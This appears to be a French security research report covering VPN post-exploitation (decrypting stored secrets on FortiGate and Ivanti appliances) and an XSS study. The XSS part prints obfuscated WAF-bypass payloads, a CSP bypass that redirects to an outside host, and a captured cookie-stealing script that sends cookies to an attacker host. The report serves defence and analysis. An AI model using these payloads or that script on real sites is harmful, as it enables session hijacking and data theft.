On pourrait penser qu'il est impossible de les récupérer ; après tout, dans la plupart des mises en œuvre de bases de données utilisateur, les mots de passe sont stockés sous leur forme salée et hachée précisément, de sorte qu'ils ne peuvent pas être récupérés en cas de compromission de la base de données. Toutefois, dans le cas d'une intégration avec des outils tiers, le mot de passe doit être récupérable, car il doit être transmis en texte clair au serveur d'authentification.

Notre principale conclusion consiste à contourner ce chiffrement et à récupérer le secret en texte brut.

Déchiffrage des secrets à partir d'un fichier de configuration FortiGate

Fortigate utilise AES pour chiffrer tous les secrets dans la configuration. Quelle clé est utilisée pour effectuer ce chiffrement ? Le chercheur en sécurité Bart Dopheide a découvert qu'**une seule clé codée en dur** était utilisée sur tous les appareils FortiGate et que cette clé n'avait pas pu être modifiée. Fortinet a attribué le CVE-2019-6693 à ce problème et mis en œuvre un correctif en permettant aux utilisateurs de remplacer la clé codée en dur par une clé personnalisée.

Même après ce correctif, le problème est toujours très présent aujourd'hui. La clé n'a pas été modifiée. **Par défaut, les appareils FortiGate utilisent donc toujours la même clé.** Cela signifie que si un attaquant obtenait un fichier de configuration d'un terminal FortiGate avec la configuration par défaut, il serait en mesure de décrypter tous les secrets stockés sur le terminal.

Partons du principe qu'un administrateur FortiGate ait suivi la meilleure pratique et utilisé une clé personnalisée au lieu de la clé par défaut. **Nous avons découvert que si nous contrôlons le VPN, nous pouvons encore facilement obtenir les secrets.**

Les administrateurs peuvent simplement désactiver le *paramètre private-data-encryption*, qui est utilisé pour contrôler la clé de chiffrement personnalisée. Cela ne **nécessite aucune connaissance de la clé actuellement configurée** et **rétablit le chiffrement de toutes les clés secrètes sur la clé originale codée en dur.**

Pourquoi est-ce essentiel ? FortiGate prend en charge les intégrations avec diverses applications via la fonctionnalité « connecteur externe ». Ces connecteurs servent à diverses fins, mais la plupart d'entre eux partagent un aspect important : ils nécessitent des informations d'identification pour l'application. Cela signifie que FortiGate peut contenir des informations d'identification pour des services critiques tels que les fournisseurs de cloud, SAP, Kubernetes, ESXi, etc.

Dans certains cas, les informations d'identification nécessitent des privilèges élevés pour l'application correspondante. Par exemple, l'intégration « Poll Active Directory Server » **nécessite les informations d'identification d'un compte disposant d'un accès administratif à un contrôleur de domaine,** ce qui peut potentiellement transformer immédiatement une violation FortiGate en compromission complète du domaine.

Nous avons communiqué cette technique d'attaque à Fortinet, mais au moment de la rédaction de ce document, ils n'ont pas résolu ce problème et n'ont pas reçu de CVE.

Déchiffrer les clés secrètes d'un fichier de configuration Ivanti Connect Secure

Ivanti Connect Secure utilise un algorithme de chiffrement complexe et personnalisé basé sur AES. L'analyse nécessite davantage d'efforts de la part des attaquants malveillants, mais le chiffrement repose sur un algorithme symétrique, ce qui le rend toujours réversible.


Nous avons constaté que le système Ivanti Connect Secure utilise également une clé codée en dur, et **nous pensons qu'il n'a pas été modifié depuis au moins 2015**. Nous l'avons signalé à Ivanti et le CVE-2024-37374 a été attribué à ce problème.

En outre, nous avons découvert et révélé qu'Ivanti stocke les informations d'authentification sur les serveurs de gestion des appareils mobiles en texte clair, sans chiffrement. Le CVE-2024-37375 a été attribué.

Techniques de post-exploitation VPN dans la vie réelle

Jusqu'à présent, nous avons discuté des techniques d'attaque théoriques que nous avons trouvées dans notre laboratoire, mais existe-t-il des exemples concrets ? Nous pensons que oui.

Dans leur rapport Cutting Edge, qui couvrait une série de campagnes d'exploitation contre les terminaux Ivanti, les chercheurs de Mandiant ont annoncé que les attaquants étaient en mesure de compromettre le compte de service LDAP configuré sur le terminal Ivanti (Figure 18).



Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

Fig. 18 : Exemple de compte LDAP compromis (source : Mandiant)

Bien que le rapport Mandiant ne détaille pas comment les attaquants ont pu accomplir cela, nous pensons **qu'il est assez probable qu'ils aient réussi à obtenir les identifiants en utilisant l'une des méthodes que nous avons mises en évidence dans ce rapport**; c'est-à-dire soit en extrayant les identifiants du fichier de configuration, soit en interceptant le trafic réseau.

Ces types de techniques sont simples à mettre en œuvre, et nous pensons que les attaquants de tous niveaux de sophistication pourront les utiliser.

Atténuation et détection

Les dispositifs VPN ayant tendance à être des boîtes noires, il est difficile de les surveiller correctement pour détecter les attaques et les violations. Cependant, vous pouvez limiter l'impact des attaques réussies, notamment surveiller les modifications de configuration, limiter les autorisations de compte de service, utiliser des identités dédiées pour l'authentification VPN et utiliser l'accès réseau Zero Trust.

Surveiller les modifications de configuration

La plupart des techniques que nous avons décrites ici entraînent un changement de configuration. L'exportation et l'examen réguliers de la configuration VPN sont très faciles à mener à bien et peuvent aider à long terme à détecter les attaques qui « exploitent le VPN ».

Limiter les autorisations de compte de service

Comme nous l'avons déjà expliqué, il est facile de récupérer les mots de passe en texte clair des comptes de service stockés sur des serveurs VPN. Il n'existe pas de véritable moyen d'empêcher cela, car les VPN ont besoin des mots de passe en texte clair dans certains cas.

Pour réduire l'impact d'une éventuelle compromission de VPN, nous recommandons l'utilisation de comptes de service avec un ensemble limité d'autorisations, de préférence en lecture seule. Cela peut contredire la documentation officielle, mais nous avons constaté que certaines intégrations fonctionnent bien, même avec des privilèges réduits, et la documentation officielle sert uniquement à couvrir les cas imprévus en bordure de l'Internet.

Les administrateurs réseau doivent essayer de comprendre comment un attaquant pourrait exploiter les informations d'identification stockées sur le VPN, et s'assurer qu'une compromission du VPN ne conduira pas à une compromission d'autres ressources critiques.

Utiliser des identités dédiées pour l'authentification VPN

Bien qu'il puisse être tentant d'utiliser des services d'authentification existants, tels qu'AD, pour authentifier les utilisateurs sur le VPN, nous vous recommandons d'éviter de le faire. Les attaquants qui contrôlent le VPN pourraient obtenir des informations d'identification et les utiliser pour basculer vers des ressources internes, transformant le VPN en un point de défaillance unique.

Nous vous recommandons plutôt d'utiliser une méthode distincte et dédiée pour l'authentification des utilisateurs sur le VPN. Par exemple, effectuez une authentification basée sur des certificats à l'aide de certificats émis spécifiquement à cette fin.

Utiliser un accès réseau Zero Trust

L'un des principaux problèmes avec les VPN traditionnels réside dans leur approche « tout ou rien » pour accorder l'accès au réseau ; les utilisateurs sont soit « in » (et bénéficient d'un accès complet au réseau), soit « out » (et ne disposent d'aucun accès).

Ces deux options posent problème. D'une part, nous devons fournir aux utilisateurs un accès à distance aux applications internes. D'autre part, nous ne voulons pas qu'un attaquant obtienne un accès complet au réseau sur lequel il peut compromettre un serveur VPN.

La sécurité orientée identités basée sur le principe Zero Trust offre une alternative plus sécurisée aux VPN traditionnels. Cette approche utilise des politiques basées sur l'identité et des données en temps réel, y compris la localisation de l'utilisateur, l'heure, et la sécurité du dispositif, pour accorder aux utilisateurs l'accès uniquement aux applications nécessaires, éliminant ainsi l'accès réseau de niveau global. Ce faisant, elle limite les risques associés à la maintenance et à l'application de correctifs sur les VPN et autres solutions basées sur des dispositifs pour un accès sécurisé aux applications. De plus, en définissant des règles d'accès réseau par entité, nous pouvons permettre aux utilisateurs d'effectuer des opérations à distance approuvées, tout en minimisant l'impact possible d'une violation.

Étude

Cross-site scripting

Les applications Web sont conçues pour accepter, traiter et renvoyer les données fournies par l'utilisateur. C'est grâce à la contribution des utilisateurs qu'Internet est ce qu'il est aujourd'hui, mais elle n'est pas fiable.

Le cross-site scripting (XSS) peut se produire lorsqu'une application Web ne fait pas correctement la distinction entre des données fiables et non fiables. Le problème est lié à un manque de contexte. Le code qui présente une vulnérabilité XSS ne sait pas si les données placées dans le HTML proviennent d'une source fiable. **L'ingénieur qui rédige le code ne le sait probablement pas non plus. Au moment où la contribution de l'utilisateur arrive à ce point, elle a pu passer par des dizaines d'autres fragments de code.** Il se peut également que ce code utilise des données fiables, mais en raison d'une modification en amont, il traite désormais les entrées utilisateur non approuvées.

Bien qu'il n'existe aucun moyen facile de résoudre ce problème de contexte, il existe des moyens de le surmonter. Les structures modernes peuvent aider les ingénieurs à identifier les données non fiables. Exiger qu'un autre membre de l'équipe examine les modifications de code est une autre excellente façon d'ajouter du contexte. Cependant, aucun de ces éléments ne peut garantir que le problème sera résolu. Ces produits fonctionneront-ils dans la plupart des situations ? Probablement, mais ils ne fonctionneront pas dans toutes les situations. Vous en avez peut-être assez d'entendre l'expression « défense en profondeur », mais cette approche est la seule façon possible de surmonter ce problème de manière fiable.

Le XSS est-il mort ?

Au cours des 15 dernières années, il a été déclaré à tort et à travers que le XSS « était mort » et que certaines infrastructures Web étaient « protégées » contre le XSS. Les principaux navigateurs Web ont introduit (et ont depuis abandonné) des modules pour empêcher le XSS. Le XSS est-il vraiment mort ? Ce problème appartient-il désormais au passé ? Si vous lisez ceci, je parie que vous connaissez déjà la réponse à cette question. Le XSS est et restera l'une des vulnérabilités les plus courantes dans les applications Web.

Cette étude se concentre sur les vulnérabilités XSS qui reflètent les entrées contrôlées par l'utilisateur directement dans le contexte JavaScript, et explique pourquoi un gardien de la sécurité Internet doit ajouter une défense en profondeur via le codage de sortie. Notre objectif est de fournir aux gardiens de la sécurité Internet les outils dont ils ont besoin pour protéger leurs applications contre ces attaques XSS.

Cours intensif sur le XSS

Les vulnérabilités XSS sont une classe d'attaques par injection qui entraînent l'exécution d'un JavaScript non approuvé par une application Web. Dans la plupart des cas, cela se produit dans le navigateur Web. Il existe des nuances en fonction du type de XSS, mais généralement, l'application Web accepte le contenu de l'utilisateur et le renvoie dans le navigateur Web. Le navigateur suppose que tout contenu provenant du serveur Web est approuvé. Par conséquent, le script aura accès aux cookies, aux jetons de session et à toutes les autres informations stockées par le navigateur pour le site Web vulnérable. En raison de la flexibilité d'exécution du code contrôlé par l'attaquant dans le navigateur Web de la victime, une attaque XSS réussie peut entraîner un large éventail de conséquences, comme le détournement de session ou le vol d'informations sensibles de la victime.

Classification des vulnérabilités XSS

Il existe de nombreuses façons de classer et de trier les vulnérabilités XSS. La manière la plus courante de classer les vulnérabilités XSS est par leur type, y compris les reflétés, les stockés et les basés sur le Document Object Model (DOM). La communauté de sécurité a également commencé à ajouter les termes « client » et « serveur » pour spécifier où les données non approuvées sont utilisées. Toutefois, pour ce rapport, nous allons séparer le XSS en deux catégories :

1. Charges utiles qui doivent créer un contexte JavaScript
2. Charges utiles déjà dotées d'un contexte JavaScript en raison de la façon dont elles sont reflétées dans le navigateur

Charges utiles qui doivent créer un contexte JavaScript

La première catégorie est probablement celle que la plupart des gens associent aux attaques XSS classiques. Ces attaques impliquent généralement l'envoi de HTML qui appelle JavaScript pour exécuter le script. Il existe plusieurs moyens d'y parvenir.

La charge utile peut injecter les balises de script elles-mêmes :

```
JavaScript
<script>alert(1)</script>
```

Il peut également utiliser l'un des nombreux attributs HTML pour spécifier qu'un élément de JavaScript doit être exécuté :

```
JavaScript
<a href="javascript:alert(1)">XSS</a>
```

Enfin, la charge utile peut utiliser des gestionnaires d'événements pour exécuter JavaScript :

```
JavaScript
<body onload=alert(1)>
```

En général, il est assez simple de détecter et de bloquer des charges utiles comme celles-ci. Si vous voyez une balise de script dans un code HTML valide ou un code HTML valide contenant un gestionnaire d'événements, bloquez-le.

Charges utiles ayant déjà un contexte JavaScript

Cette deuxième catégorie est beaucoup plus difficile à détecter et à bloquer de manière fiable. La réflexion des données saisies par les utilisateurs dans JavaScript est extrêmement dangereuse, car elle offre à un attaquant toute la flexibilité de JavaScript. Ce phénomène est le plus souvent observé dans les applications Web qui utilisent JavaScript personnalisé côté navigateur. Cependant, il n'est pas nécessaire qu'une application Web soit vulnérable à XSS. Toute situation où les entrées utilisateur sont reflétées dans JavaScript crée un scénario dans lequel la charge utile n'a pas besoin d'invoquer JavaScript lui-même. Dans la plupart des cas, cela est dû à l'utilisation d'une entrée contrôlée par l'utilisateur dans une chaîne JavaScript.

Supposons, par exemple, qu'il existe un site Web vendant différents types et tailles de boîtes. Il dispose d'une page de recherche qui permet à un utilisateur de rechercher un certain type de zone. Lorsqu'un utilisateur recherche une boîte spécifique, une requête HTTP permet de créer dynamiquement un bouton arrière pour revenir aux résultats de la recherche.

```
JavaScript
GET /shop/product/search.js?return=monitors HTTP/1.1
```

La réponse HTTP résultante sera :

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all monitors");
</script>
```

Comme vous pouvez le voir, l'entrée utilisateur via l'argument de retour est reflétée dans une balise de script. Ainsi, pour exploiter cette fonctionnalité, un attaquant doit simplement séparer la chaîne renvoyée « Return to all monitors » et injecter du nouveau code JavaScript. Pour ce faire, ajoutez des guillemets au début et à la fin de la charge utile.

```
JavaScript
GET /shop/product/search.js?return="-alert(1)-" HTTP/1.1
```

Cette charge utile entraînerait la réponse HTTP suivante.

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all"-alert(1)-"");
</script>
```

Lorsque la chaîne d'origine est fermée, le navigateur exécute la fonction d'alerte et affiche la boîte de dialogue XSS classique. La charge utile, "alert(1)", est une charge utile XSS bien connue et facile à détecter. Les attaquants le savent et parviendront bientôt à contourner les filtres ou les pare-feux d'application Web (WAF). Grâce à la flexibilité de JavaScript, cette charge utile n'est que le début.

Amusez-vous avec les chaînes et les variables JavaScript

Une fois qu'un point d'injection est identifié, la plupart des attaquants saisiront leur aide-mémoire préféré pour contourner les filtres XSS WAF et itérer à travers les charges utiles. En général, cela ne fonctionne pas. Cependant, les attaquants déterminés commenceront à tester manuellement les charges utiles pour tenter de contourner un WAF. Dans ce cas, l'option la plus courante consiste à utiliser des variables pour décomposer et obscurcir la charge utile. Au lieu d'envoyer “alert(1)”, le chargement va définir une fonction sur une variable, puis appeler la variable.

```
JavaScript
a=alert,a(1)
```

Comme vous pouvez le voir, la majeure partie de la charge utile d'origine est toujours présente et ne génère donc aucun problème de détection. Pour que ce chargement soit réussi, la valeur qui doit être insérée dans la variable doit être le nom complet de la fonction. Cela empêche toute dissimulation du nom de la fonction elle-même.

L'étape logique suivante consiste à trouver un moyen de masquer le nom de la fonction elle-même. **En toute simplicité, JavaScript dispose de plusieurs façons d'évaluer dynamiquement une chaîne comme s'il s'agissait d'un code JavaScript.** La méthode la plus connue consiste à utiliser la fonction d'évaluation. Essayons de définir différentes parties de la chaîne "alert" pour des variables individuelles, puis de les évaluer.

```
JavaScript
a=”al”,b=”ert”,c=a+b,c(1) => doesn’t work since c is a string
a=”al”,b=”ert”,eval(a+b)(1) => Success!
```

La fonction d'évaluation est très connue et peut être détectée de manière fiable. Cependant, il existe également plusieurs propriétés de l'objet fenêtre qui peuvent être utilisées pour évaluer dynamiquement les chaînes. Le chargement peut référencer directement les chaînes de caractères ou passer des variables contenant les chaînes de caractères.

```
JavaScript
top[“al”+”ert”](1)
window[“al”+”ert”](1)
parent[“al”+”ert”](1)
globalThis[“al”+”ert”](1)
a=”al”,b=”ert”,window[a+b](1) => can also pass variables
k=’a’,window[k+’lert’](1)
```

Ces charges utiles sont un peu plus difficiles. La fonction d'évaluation est bien connue pour être dangereuse et les développeurs l'utiliseront rarement de manière légitime. Il n'est pas possible de dire la même chose à propos de l'objet fenêtre et de ses différentes propriétés. La fenêtre elle-même est ce qu'un utilisateur voit dans le navigateur. Si vous apportez des modifications à une page Web, vous apportez des modifications à la fenêtre. Par conséquent, **pour détecter ces charges utiles, vous devez rechercher la propriété, puis essayer de déterminer ce qui est exécuté dans celle-ci.**

Il existe de nombreuses façons d'obscurcir davantage la chaîne transmise dans la propriété. Gardez à l'esprit qu'il suffit que la chaîne résolve le code JavaScript qui tente d'être exécuté pour que la charge utile réussisse.

```
JavaScript
top[/*foo*/"alert"/*foo*/](1) => JS comments
top[8680439..toString(30)](1) => "alert" in base30
top[/al/.source+/ert/.source](1) => /.source converts to raw string
top['ale'.concat`rt`](1) => concatenation of two strings
top["alertb".substring(0,5)](1); => other functions can be also be
executed
```

Il ne s'agit là que de quelques-unes des nombreuses façons pratiquement illimitées de masquer une chaîne dans JavaScript. Bon nombre de ces techniques peuvent être interchangées ou combinées. Par exemple, voici une charge utile qui utilise chacune des techniques évoquées ci-dessus.

```
JavaScript
top[/a/.source+"le".concat`r`/*foo*/+29..toString(30)](1)
```

Atténuation et défense XSS

La seule solution viable pour prévenir ces types de vulnérabilités est d'utiliser la sécurité en profondeur. Des éléments tels que l'examen du code ou un WAF peuvent aider à empêcher l'introduction et l'exploitation de vulnérabilités XSS. Cependant, **l'une des étapes les plus efficaces consiste à ajouter un codage de sortie sur tous les paramètres contrôlés par l'utilisateur**. Il existe de nombreuses façons de procéder ; cela dépend de l'infrastructure Web utilisée. Voyons pourquoi le codage de sortie empêche les vulnérabilités XSS.

Pour assurer une protection suffisante, certains caractères doivent être codés pour que la saisie de l'utilisateur soit sécurisée. Lorsque ces caractères sont codés, ils ne peuvent pas être utilisés pour sortir du contexte prévu des entrées reflétées. Ces caractères et leurs versions codées HTML respectives sont les suivants :

```
JavaScript
“ => &quot;
‘ => &#x27;
< => &lt;
> => &gt;
& => &amp;
```

Lorsque l'entrée contrôlée par l'utilisateur est reflétée dans un code JavaScript, il suffit à un attaquant de s'écarter de la chaîne existante. Et c'est exactement ce que le codage de sortie empêchera.

Pour illustrer cela, examinons à nouveau l'exemple précédent. Voici la charge utile envoyée et reflétée sans codage de sortie. Prenez note de la citation ajoutée au début et à la fin de la charge utile pour terminer la chaîne d'origine.

Requête :

```
JavaScript
GET /shop/product/search.js?return=”-alert(1)-” HTTP/1.1
```

Réponse :

```
JavaScript
<script type=”text/javascript”>
       var returnPath = encodeURIComponent(“Return to all “-alert(1)-””);
</script>
```

Au lieu de refléter la charge utile telle qu'elle est, le codage de sortie modifierait l'entrée utilisateur avant qu'elle ne soit placée dans le code HTML renvoyé. Pour ce chargement, il encoderait les guillemets en HTML. Ainsi, la réponse obtenue serait :

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all
&quot;-alert(1)-&quot;");
</script>
```

En raison du codage, la charge utile ne peut plus terminer la chaîne existante et exécuter le code JavaScript souhaité. **Avec un codage de sortie approprié et d'autres contrôles en place, les gardiens de la sécurité Internet peuvent réduire considérablement la prévalence des vulnérabilités XSS**. La plupart des structures Web disposent de fonctions intégrées pour y parvenir. Cependant, comme tout le reste, il n'est pas garanti de résoudre le problème en soi. Lorsque le codage de sortie est correctement mis en œuvre, il est très difficile, mais pas impossible, de le contourner.

Les zones contextuelles ne sont heureusement pas une menace

La protection des applications est un véritable effort d'équipe qui nécessite des contrôles de sécurité, couche après couche. Dans cette démonstration, les charges utiles étaient relativement inoffensives et ne créaient qu'une fenêtre contextuelle dans le navigateur. Bien que ces démonstrations soient généralement utilisées pour prouver l'existence d'une vulnérabilité XSS, les fenêtres contextuelles ne constituent pas une menace.

Pour en savoir plus sur la façon dont les pirates exploitent le XSS, examinons un exemple concret que les chercheurs d'Akamai ont trouvé cette année.

Analyse en profondeur de l'exploitation XSS par injection de ressources distantes

Pour montrer l'impact que l'exploitation des systèmes XSS peut avoir, le groupe Security Intelligence d'Akamai a mené une analyse approfondie des données XSS capturées à partir de la plateforme Cloud Security Intelligence (CSI). L'objectif de cette analyse était d'identifier les techniques spécifiques utilisées lors des tentatives d'exploitation réelle dans le monde réel, par opposition aux simples requêtes de preuve de concept (PoC) pour identifier les vecteurs vulnérables. **Plus précisément, nous avons analysé les attaques XSS qui tentaient d'intégrer des ressources JavaScript distantes dans des pages au lieu de procéder à des analyses exécutées par des scanners.**

Comme nous l'avons vu, la grande majorité des charges utiles PoC XSS reflétées sont essentiellement bénignes et tentent d'appeler l'une des méthodes JavaScript

suivantes : alert(), prompt() ou confirm(). Il s'agit de méthodes *de facto* utilisées par les scanners pour prouver qu'une vulnérabilité XSS existe réellement et que la charge utile est effectivement exécutée par le moteur JavaScript du navigateur. Cependant, ces charges utiles ne tentent pas d'exploiter l'utilisateur final.

Portée de l'analyse et des résultats

Dans le cadre de cette enquête, nous avons examiné sept jours de tentatives d'injection JavaScript au cours du mois de décembre 2024. Avant d'analyser les comportements malveillants potentiels, nous avons dû ratisser large pour identifier toutes les demandes incluant des références à des ressources JavaScript distantes. Une fois que nous avons recueilli ces données, nous avons pu approfondir les recherches pour identifier l'intention du code JavaScript.

La grande majorité (plus de 98 %) des références de code JavaScript distantes sont liées à des structures JavaScript légitimes, telles que celles utilisées par :

- Les technologies de publicité
- Les infrastructures d'interface utilisateur ou d'expérience utilisateur
- Les analyses d'utilisateur ou de site

Les tests XSS à l'aveugle de chasse aux bugs

De plus, les chasseurs de bugs qui participaient aux programmes publics de chasse aux bugs d'Akamai utilisaient un volume élevé de charge utile. Il existe trois raisons principales d'utiliser le code JavaScript source distant pour les processus de chasse aux bugs.

1. **Le vecteur d'injection XSS a des restrictions de taille.** Les chasseurs de bugs peuvent identifier qu'un paramètre est vulnérable au XSS, mais il existe des restrictions de taille qui limitent la capacité à démontrer l'aspect critique. Ces limitations de taille rendent difficile l'exécution du code PoC. Dans ces situations, les chasseurs de bugs peuvent utiliser un petit chargement qui se contente simplement de faire référence à un fichier JavaScript distant qu'ils contrôlent. Dans la capture d'écran suivante, les pirates tentent d'inclure l'URL http://NJ.Rs.

```
JavaScript
/file.php?param=<script/src=//NJ.Rs></script>
```

2. **Automatisations à l'aveugle.** Si les chasseurs de bugs sont en mesure d'héberger des services XSS distants, cette méthode peut être utilisée dans le cadre de scénarios de test d'automatisation dans lesquels une charge utile XSS s'exécute vraiment. Avec des tests XSS reflétés normaux et manuels, le chasseur de bugs doit confirmer qu'une charge utile s'exécute dans le navigateur Web, ce qui est plus difficile à mettre à l'échelle. À l'inverse, avec les tests XSS à l'aveugle, les chasseurs de bugs injectent simplement leur code JavaScript source distant dans tous les paramètres cibles, puis ils surveillent leur service XSS distant pour voir si des appels lui sont adressés. Ils peuvent ensuite facilement retracer le site et le paramètre qui ont été exploités. Vous trouverez ci-dessous un exemple d'en-tête de fichier de PoC XSS à l'aveugle très volumineux et complexe utilisé par les chasseurs de bugs.

```JavaScript
/** ,     ,
  (\____/)  __        __    ezXSS 4.2    _
   (_oo_)   \ \      / /_  _ _ __ _ __  (_)_ _    __ _   This is an automated tool for penetration testers and bug bounty hunters
     (O)     \ \ /\ / / _` | '__| '_ \| | '_ \/ _` |  to test applications for (cross-site-scripting) weaknesses.
   __||__    \) V  V / (_| | |  | | | | | | | (_| |
[]/______\[]/ \_/\_/ \_,_|_|_|  |_| |_|_|_|_| | \__,_|  If you believe this tool has been tested or abused on your application
 /\______/\/      警告!   warnung!  avertissement!       |___/  without your permission, please contact us at abuse@ezxss.com.
/    /__\          warning! ¡advertencia!  تحذير!
(\  /____\         aviso!  Предупреждение!  peringatan!          STRICTLY PROHIBITED FOR ANY ILLEGAL ACTIVITY | More info: https://ezxss.com
 */

function ez_n(e){return void 0 !==e?e:''}
function ez_cb(t,e){var n=new
XMLHttpRequest;n.open("POST",("https:"!==window.parent.location.protocol?"http:":"https:")+"//c0ff33b34n.ez.pe/
callback",!0),n.setRequestHeader("Content-type","text/plain"),n.timeout=6e4,n.onreadystatechange=function(){4===n.
readyState&&200===n.status&&null!==e&&e(n.responseText)},n.send(JSON.stringify(t))}
--CUT--
```

Les services XSS aveugles comprennent les éléments suivants :

- Libre-service
  - https://github.com/mandatoryprogrammer/xsshunter-express
  - https://github.com/projectdiscovery/interactsh
  - https://github.com/mazen160/xless
  - https://github.com/ssl/ezXSS
- Hébergement tiers gratuit
  - https://blindf.com/
  - https://ez.pe/manage/account/signup
  - https://xss.bughunter.app/dashboard/payload
  - https://xss.report/

3. **Contournements de la règle de sécurité du contenu.** Lorsque les chasseurs de bugs rencontrent un scénario dans lequel un site cible présente une vulnérabilité XSS, mais qu'il existe une règle de sécurité du contenu (CSP) qui limite l'exploitation, cette règle comporte des faiblesses qui peuvent être abusées. Par exemple, prenons l'en-tête de réponse CSP suivant :

```
JavaScript
Content-Security-Policy: script-src 'self' ajax.googleapis.com; object-src
'none' ;report-uri /Report-parsing-url;
```

Cette règle place les domaines dans une liste d'autorisations pour le chargement de script dans Angular JS et peut être contournée avec la charge utile suivante qui invoque des fonctions de rappel et utilise certaines classes vulnérables :

```
JavaScript
param=1234"'><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.
min.js></script><div ng-app ng-csp><textarea autofocus
ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' :
d.location='https://XXXXXXXX.bxss.in'"></textarea></div>
```

Tactiques des acteurs malveillants

Lors de la catégorisation des objectifs du code JavaScript sourcé à distance, nous avons constaté de nombreuses tactiques réelles des acteurs malveillants telles que le vol de cookies, le détournement de sites Web et la falsification de session/de requête intersite.

- **Vol de cookies.** Les cybercriminels tentent d'envoyer des données de cookies de session vers un site qu'ils contrôlent afin de pouvoir les utiliser dans des attaques de piratage de compte. L'exemple suivant tente de capturer l'URL, le référent et les données document.cookie, puis de les envoyer au site de l'attaquant dans une demande XHR.

```
JavaScript
try {
  var r0;
  var r1;
  var r2;
  try { r0 = window.btoa(eval(windowatob('ZG9jdW1lbnQuY29va2ll'))) } catch { r0 = document.cookie };
  try { r1 = window.btoa(eval(window.atob('ZG9jdW1lbnQucmVmZXJyZXI='))) } catch { r1 = document.referrer };
  try { r2 = window.btoa(eval(window.atob('ZG9jdW1lbnQuVVJM'))) } catch { r2 = document.URL };
  var xhr = null;
  var x1 = "aHR0cDovL3htcy5sYS9NNVlFOA==";
  try { xhr = new XMLHttpRequest() } catch (e) { xhr = new ActiceXObject('MicrosoftXMLHttp') };
  xhr.open(window.atob('cG9zdA=='), window.atob(x1), true);
  xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhr.send('r0=' + r0 + '&r1=' + r1 + '&r2=' + r2 + "&c=M5YE8");
} catch {

}
```

- **Détournement de site Web.** Les acteurs malveillants injectent JavaScript qui utilise document.documentElement.innerHTML pour créer une nouvelle page HTML à afficher au client, comme dans l'exemple d'extrait de code suivant.

```
JavaScript
document.documentElement.innerHTML=String.fromCharCode(60, 33, 68, 79, 67, 84, 89, 80, 69,
32, 104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 32, 108, 97, 110, 103, 61, 34, 101,
110, 34, 62, 10, 10, 60, 104, 101, 97, 100, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97,
32, 99, 104, 97, 114, 115, 101, 116, 61, 34, 85, 84, 70, 45, 56, 34, 62, 10, 32, 32, 32, 32,
60, 109, 101, 116, 97, 32, 110, 97, 109, 101, 61, 34, 118, 105, 101, 119, 112, 111, 114, 116,
34, 32, 99, 111, 110, 116, 101, 110, 116, 61, 34, 119, 105, 100, 116, 104, 61, 100, 101, 118,
105, 99, 101, 45, 119, 105, 100, 116, 104, 44, 32, 105, 110, 105, 116, 105, 97, 108, 45, 115,
99, 97, 108, 101, 61, 49, 46, 48, 34, 62, 10, 32, 32, 32, 32, 60, 116, 105, 116, 108, 101,
62, 72, 65, 67, 75, 69, 68, 32, 66, 89, 32, 115, 107, 117, 108, 108, 50, 48, 95, 105, 114,
60, 47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 114,
101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104, 114, 101, 102,
61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103, 111, 111, 103,
108, 101, 97, 112, 105, 115, 46, 99, 111, 109, 34, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110,
107, 32, 114, 101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104,
114, 101, 102, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103,
115, 116, 97, 116, 105, 99, 46, 99, 111, 109, 34, 32, 99, 114, 111, 115, 115, 111, 114, 105,
103, 105, 110, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112,
---CUT---
```

La Figure 19 montre une capture d'écran dans le navigateur Web Brave avec DevTools ouvert, le code sous-jacent et le code HTML résultant avec le détournement

